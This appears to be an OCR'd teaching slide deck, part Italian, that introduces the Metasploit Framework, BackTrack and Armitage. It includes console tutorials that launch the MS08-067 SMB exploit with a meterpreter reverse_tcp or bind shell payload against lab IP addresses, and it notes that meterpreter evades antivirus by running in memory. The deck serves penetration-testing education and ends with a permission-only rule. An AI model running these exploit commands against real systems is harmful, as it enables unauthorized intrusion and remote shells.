The **Metasploit Framework**

Overview

- **What is it?**

The Metasploit Framework is both a **penetration testing** system and a development platform for creating security tools and **exploits**.

who	in order to…
network security professionals	to perform penetration tests
system administrators	to verify patch installations
product vendors	to perform regression testing (after introducing changes to a certain product, you test the old functionality to ensure that the quality is not compromised)
security researchers world-wide	…

The framework is written in the Ruby programming language and includes components written in C and assembler.

http://www.metasploit.com/framework/

Overview

- **What does it do?**

The framework consists of **tools**, **libraries**, **modules**, and **user interfaces**. The basic function of the framework is a ***module launcher***, allowing the user to configure an exploit module and launch it at a target system.

If the exploit succeeds, the payload is executed on the target and the user is provided with a shell to interact with the payload. Hundreds of exploits and dozens of payload options are available.

- **Supported OS:**

Linux, MacOSX, Windows, Android, iPhone, Maemo (N900)

http://www.metasploit.com/redmine/projects/framework/wiki/Installation

History

- **1.0** (2003-2004) PERL, 15 exploits,
  project started by HD Moore
- **2.7** (2003-2006) PERL, more than 150 exploits
- **3.+** (2007-today) Ruby, 642 exploits (?)
- Code contribution from hundreds of people

BackTrack

- Linux distribution designed (and used) specifically for **PENETRATION TESTING** and computer security
- project started in 2006; from version 4 is based on Ubuntu. Latest stable release: 4 R2.
- originated from the merger of WHAX and Auditor Security Collection: 2 Linux distibution focusing on penetration testing.

http://www.backtrack-linux.org/

BackTrack

- Several security tools are inclused:
  - ✓ Metasploit Framework
  - ✓ Nmap
  - ✓ Wireshark
  - ✓ OpenVas
  - ✓ AirCrack
  - ✓ Ettercap
  - ✓ […]
- also many services:
  - ✓ Apache
  - ✓ MySql
  - ✓ Snort
  - ✓ […]

«Vorrei aver avuto BackTrack qualche anno fa. Mi avrebbe fatto risparmiare molto tempo.»

???

«Vorrei aver avuto BackTrack qualche anno fa. Mi avrebbe fatto risparmiare molto tempo.»

Kevin Mitnick

MSF - **Getting started**

```
=[ metasploit v3.6.0-dev [core:3.6 api:1.0]
+ -- --=[ 642 exploits - 323 auxiliary
+ -- --=[ 216 payloads - 27 encoders - 8 nops
msf >
```


Console interface

- ✓ Flexible and fast
- ✓ you can also enter system commands

MSF - Getting started

GUI interface

Java GUI for the console



MSF - Getting started

Command line interface

Excellent if you know exactly which exploit and options you need.


```
root@bt:/pentest/exploits/framework3# ./msfcli -h
Usage: ./msfcli <exploit_name> <option=value> [mode]
=====================================================

    Mode            Description
    ----            -----------
    (H)elp          You're looking at it baby!
    (S)ummary       Show information about this module
    (O)ptions       Show available options for this module
    (A)dvanced      Show available advanced options for this module
    (I)DS Evasion   Show available ids evasion options for this module
    (P)ayloads      Show available payloads for this module
    (T)argets       Show available targets for this exploit module
    (AC)tions       Show available actions for this auxiliary module
    (C)heck         Run the check routine of the selected module
    (E)xecute       Execute the selected module
```

msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.10 PAYLOAD=windows/shell/bind_tcp E

MSF - Getting started

Web interface

Actually deprecated and removed; not very stable.



First tutorial

- Choosing a **module**

`use exploit_name`

- Configuring the Active **Exploit**

`show options → set RHOST, set SRVHOST`

- Selecting the **Payload**

`show payloads → set PAYLOAD payload_name`

- Configuring the Payload

`show options → set LHOST, set LPORT`

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set RHOST 192.168.1.8
RHOST => 192.168.1.8
```

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.8      yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, none, process
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(ms08_067_netapi) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf exploit(ms08_067_netapi) > exploit
```

Meterpreter

(short for The Meta-Interpreter)

What?	**It's an advanced multi-function payload.**
Why?	Its purpose is to provide complex features that would otherwise be tedious to implement purely in assembly.
How?	The way that it accomplishes this is by allowing developers to write their own extensions in the form of shared object (DLL) files that can be uploaded and injected into a running process on a target computer after exploitation has occurred.

Meterpreter and all of the extensions that it loads are executed entirely from **memory** and never touch the disk, thus allowing them to execute **under the radar of** standard **Anti-Virus** detection.

Armitage

The «graphical cyber attack management tool» for Metasploit.

- A GUI for Metasploit
  - reccomends exploits
  - configures modules
  - aids post exploitation

Armitage

The «graphical cyber attack management tool» for Metasploit.

- A GUI for Metasploit
  - reccomends exploits
  - configures modules
  - aids post exploitation

DEMO

Second tutorial

```
root@bt:~# /etc/init.d/mysql start
Starting MySQL database server: mysqld ..
Checking for corrupt, not cleanly closed and upgrade needing tables..
```

```
root@bt:~# msfrpcd -f -U msf -P test -t Basic
[*] XMLRPC starting on 0.0.0.0:55553 (SSL):Basic...
```

```
root@bt:~# cd /pentest/exploits/armitage
root@bt:/pentest/exploits/armitage# ./armitage.sh
```

Si possono lanciare test di ogni sorta, ricordando sempre questa regola:

i TARGET dei test devono essere <u>SOLO</u> **nostre macchine** o macchine sulle quali abbiamo un esplicito **permesso**!